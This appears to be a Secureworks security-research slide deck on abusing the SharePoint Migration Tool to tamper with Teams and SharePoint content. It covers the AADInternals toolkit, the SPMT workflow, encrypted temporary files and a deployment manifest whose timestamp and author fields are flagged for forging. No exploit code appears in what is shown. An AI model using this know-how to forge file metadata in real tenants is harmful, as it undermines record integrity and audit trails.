

Secureworks®

From Feature to Weapon: Breaking Microsoft Teams and SharePoint integrity

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.bsk.social*



Secureworks®

AADInternals

- Admin & hacking toolkit for Azure AD & Microsoft 365
- Open source:
 - <https://github.com/gerenios/aadinternals>
 - <https://aadinternals.com/aadinternals>
- MITRE ATT&CK
 - <https://attack.mitre.org/software/S0677/>



Groups That Use This Software


ID	Name	References
G0016	APT29	[5]

Liked

by Amith Ramsumair and 36 others

**Andre van den Berg - #WIMVP** 🇳🇱 🐱 👤 @aavdberg · Sep 22

Good tip by @DrAzureAD about preventing MFA bypass by identity provider #IdentitySummit



Administrators can choose one of the following values:

Property	Description
acceptIfMfaDoneByFederatedIdp	Azure AD accepts MFA if performed by identity provider. If Azure AD Multi-Factor Authentication.
enforceMfaByFederatedIdp	Azure AD accepts MFA if performed by identity provider. If request to identity provider fails.
rejectMfaByFederatedIdp	Azure AD rejects MFA if performed by identity provider.

You can enable protection by setting `federatedIdpMfaBehavior` to `rejectMfaByFederatedIdp` following command.

MS GRAPH API

5

22

131

**Olaf Hartong** @olafhartong · 22h

Replying to @aavdberg and @DrAzureAD

Great advice. This picture of is also epic for memes.

2

8

**Ben Owens** @BenjaminOwens · 18h

Replying to @aavdberg @nicolonsky and @DrAzureAD

This needs the background removing so @DrAzureAD can be added to security gaps discovered

1

1

**Ben Owens** @BenjaminOwens · 18h



Contents

- SharePoint Migration Options
- What is SPMT
- How does Granular Backup feature work?
- Abusing SPMT API x2
- Demo x2

SharePoint Online Migration options

- Migration Manager
- SharePoint Migration Tool (SPMT)
- Cross-tenant OneDrive migration

<https://learn.microsoft.com/en-us/sharepointmigration/migrate-to-sharepoint-online>

What is SPMT?

- SharePoint Migration Tool (SPMT)
 - *a free and easy to use migration solution to help you migrate content from on-premises SharePoint sites to Microsoft 365*
- Supports migration *to*:
 - SharePoint Online, OneDrive, and Teams
- Supports migration *from*:
 - SharePoint Server 2010, 2013, 2016, and 2019
 - SharePoint Foundation 2010 & 2013
 - Network shares

<https://learn.microsoft.com/en-us/sharepointmigration/introducing-the-sharepoint-migration-tool>

SPMT process

1. Install SPMT
2. Create migration task
3. Monitor and report

<https://learn.microsoft.com/en-us/sharepointmigration/introducing-the-sharepoint-migration-tool>

Create migration task

< Copy

 SharePoint
My content is stored in the cloud

 File share
My content is stored on a file share

 JSON or CSV
I have created a backup of the content

< Select

File share you want to migrate from

C:\Share

Choose folder

Options

☒ Migrate selected items

☐ Migrate only new items

< Copy

 Microsoft Teams

 SharePoint

 OneDrive

< Select

Select the team

 CORS ACE

Select the channel

General

Review

Name your migration

Migration 03/15

Source

 C:\Share

C:\Share

+ Add another source

< Choose

Basic settings

Only perform scan

Preserve file share structure

Migrate file versions

Automatic user mapping

[View all settings](#)

'Migration 03/15 13:53' in progress

[Migration details](#)

53%

0 min elapsed

Migrating C:\Share to CORS ACE

Migrating


Total items scanned: 4, Items with scan issues: 0

[View reports](#)

[Start new migration](#)

Temporary files

- User's AppData\Roaming\Microsoft\MigrationToolStorage



Data

- Files are encrypted and renamed to <guid>.dat

The image displays two side-by-side Windows File Explorer windows. The left window shows a directory structure for a remote location, with the 'data' folder selected. The right window shows a local 'Share' folder on the C: drive. Both windows show a list of files with columns for Name, Date modified, Type, and Size. In both lists, the first file is highlighted with a red box.

Left Window (Remote Location):


Name	Date modified	Type	Size
da7e83ce-2c3c-5594-a3c6-b76f4936b86a.dat	15/03/2023 14.07	DAT File	15 315 KB
6622094d-48c5-58f9-a72c-f822093e0031.dat	15/03/2023 14.07	DAT File	9 100 KB
a20b6f7b-b389-5c86-b363-a5222ff0a20b.dat	15/03/2023 14.07	DAT File	8 168 KB
a1163106-0227-5e56-83f7-66cbd72508bf.dat	15/03/2023 14.07	DAT File	6 337 KB
59bc0ce2-f753-5478-a7f1-1bb3cf593dae.dat	15/03/2023 14.07	DAT File	4 586 KB
f9fc6463-c5cf-5cd7-b6f1-8d610c39aae8.dat	15/03/2023 14.07	DAT File	4 586 KB
d93d0a84-682b-5c3d-b780-13b81b2cfb39.dat	15/03/2023 14.07	DAT File	1 890 KB
3d6aedcc-8c91-5ef8-9d25-d35d6b8e1580.dat	15/03/2023 14.07	DAT File	1 857 KB
0d338af0-6e30-5397-ba9f-f46f0ad21f70.dat	15/03/2023 14.07	DAT File	1 819 KB
3e965bb1-adde-5b88-b194-c52908568f57.dat	15/03/2023 14.07	DAT File	636 KB
f32a5098-bf5c-579e-9eb3-58965a6baace.dat	15/03/2023 14.07	DAT File	88 KB
eea021a4-1754-585a-97b6-a314aabcac95.dat	15/03/2023 14.07	DAT File	47 KB
b3f015ca-795d-559c-99e7-ac141b0a259a.dat	15/03/2023 14.07	DAT File	26 KB
2f0a5fd7-cbc7-55d2-bd39-cd335569608c.dat	15/03/2023 14.07	DAT File	12 KB
c91f6683-fc88-5641-a77b-bbb5fac1cd48.dat	15/03/2023 14.07	DAT File	3 KB
f29ac980-2f0a-5dca-88a5-a745c5e371d6.dat	15/03/2023 14.07	DAT File	3 KB
7632622b-1e42-5001-8dcb-5fbb459b8dc2.dat	15/03/2023 14.07	DAT File	1 KB

Right Window (Local Share):

Name	Date modified	Type	Size
[Redacted]	25/05/2021 9.21	Application	15 315 KB
[Redacted]	13/10/2020 12.02	Compressed (zipp...	9 100 KB
[Redacted]	21/11/2022 12.33	Application	8 168 KB
[Redacted]	28/04/2021 19.02	MDF File	6 336 KB
[Redacted]	28/08/2021 13.25	Microsoft Excel C...	4 586 KB
[Redacted]	28/08/2021 11.43	Microsoft Excel C...	4 586 KB
[Redacted]	20/10/2020 8.33	Application	1 889 KB
[Redacted]	20/10/2020 17.18	Application	1 857 KB
[Redacted]	26/10/2022 9.50	Foxit Reader PDF ...	1 819 KB
[Redacted]	31/08/2021 8.13	Microsoft Excel C...	636 KB
[Redacted]	24/11/2022 17.36	Foxit Reader PDF ...	88 KB
[Redacted]	09/03/2023 9.41	ASP.NET Server Pa...	47 KB
[Redacted]	26/08/2020 14.28	Application extens...	26 KB
[Redacted]	24/11/2022 19.05	Microsoft Word D...	12 KB
[Redacted]	01/12/2022 10.40	Personal Informati...	3 KB
[Redacted]	01/12/2022 10.40	Personal Informati...	3 KB
[Redacted]	23/11/2022 14.42	Text Document	1 KB

Metadata

- Files are encrypted



```

<?xml version="1.0" encoding="utf-8"?>
<SPObjects xmlns="urn:deployment-manifest-schema">
  <SPObject Id="df34fe4a-5577-4f52-9a52-1aa64ce8b92b" ObjectType="SPFolder" ParentId="df34fe4a-5577-4f52-9a52-1aa64ce8b92b">
    <Folder Id="df34fe4a-5577-4f52-9a52-1aa64ce8b92b" Name="admin_aadinternals_onmicrosoft.com">
    </Folder>
  </SPObject>
  <SPObject Id="46a4d46c-f9a3-4bb2-80ee-d99e41525f53" ObjectType="SPFolder" ParentId="df34fe4a-5577-4f52-9a52-1aa64ce8b92b">
    <Folder Id="46a4d46c-f9a3-4bb2-80ee-d99e41525f53" Name="Documents" ParentFolderId="df34fe4a-5577-4f52-9a52-1aa64ce8b92b">
    </Folder>
  </SPObject>
  <SPObject Id="acc442c0-d834-4456-b6ec-a755459f491c" ObjectType="SPDocumentLibrary" ParentId="df34fe4a-5577-4f52-9a52-1aa64ce8b92b">
    <DocumentLibrary Id="acc442c0-d834-4456-b6ec-a755459f491c" BaseTemplate="MySiteDefault" ParentFolderId="df34fe4a-5577-4f52-9a52-1aa64ce8b92b">
    </DocumentLibrary>
  </SPObject>
  <SPObject Id="6ald19a6-ce7d-5d8c-aldf-fea2685034d4" ObjectType="SPFile" ParentId="46a4d46c-f9a3-4bb2-80ee-d99e41525f53">
    <File Url="Documents/Tiedosto.txt" Id="6ald19a6-ce7d-5d8c-aldf-fea2685034d4" ParentWebId="5ac5b4f2-8830-4b68-8811-276e29e0595d" ParentWebUrl="/personal/admin_aadinternals_onmicrosoft.com" Name="Tiedosto.txt" ListItemIntId="4" ListId="acc442c0-d834-4456-b6ec-a755459f491c" ParentId="46a4d46c-f9a3-4bb2-80ee-d99e41525f53" TimeCreated="2022-11-21T11:01:58" TimeLastModified="2022-11-23T12:42:30" Version="1.0" FileValue="0de5973c-83b5-5ffa-9b8a-ae1486b10fe0.dat" Author="1" ModifiedBy="1" MD5Hash="wB9S7yjbv9gCsbcgauoCtAg==" InitializationVector="YbW1WFmUkZEM7ODugUkJDw==">
      <Properties />
    </File>
  </SPObject>
  <SPObject Id="1894bc18-d81a-573f-bd91-2530089e297e" ObjectType="SPFile" ParentId="46a4d46c-f9a3-4bb2-80ee-d99e41525f53">
    <File Url="Documents/BaconIpsum.txt" Id="1894bc18-d81a-573f-bd91-2530089e297e" ParentWebId="5ac5b4f2-8830-4b68-8811-276e29e0595d" ParentWebUrl="/personal/admin_aadinternals_onmicrosoft.com" Name="BaconIpsum.txt" ListItemIntId="5" ListId="acc442c0-d834-4456-b6ec-a755459f491c" ParentId="46a4d46c-f9a3-4bb2-80ee-d99e41525f53" TimeCreated="2022-11-21T11:01:58" TimeLastModified="2022-11-23T12:42:30" Version="1.0" FileValue="0de5973c-83b5-5ffa-9b8a-ae1486b10fe0.dat" Author="1" ModifiedBy="1" MD5Hash="wB9S7yjbv9gCsbcgauoCtAg==" InitializationVector="YbW1WFmUkZEM7ODugUkJDw==">
      <Properties />
    </File>
  </SPObject>
  <SPObject Id="6ald19a6-ce7d-5d8c-aldf-fea2685034d4" ObjectType="SPListItem" ParentId="acc442c0-d834-4456-b6ec-a755459f491c">
    <ListItem FileUrl="Documents/Tiedosto.txt" DocType="File" ParentFolderId="46a4d46c-f9a3-4bb2-80ee-d99e41525f53">
      <Fields />
    </ListItem>
  </SPObject>
  <SPObject Id="1894bc18-d81a-573f-bd91-2530089e297e" ObjectType="SPListItem" ParentId="acc442c0-d834-4456-b6ec-a755459f491c">
    <ListItem FileUrl="Documents/BaconIpsum.txt" DocType="File" ParentFolderId="46a4d46c-f9a3-4bb2-80ee-d99e41525f53">
      <Fields />
    </ListItem>
  </SPObject>
</SPObjects>

```

SPFile object

Timestamps!

Refers to content file

Author!

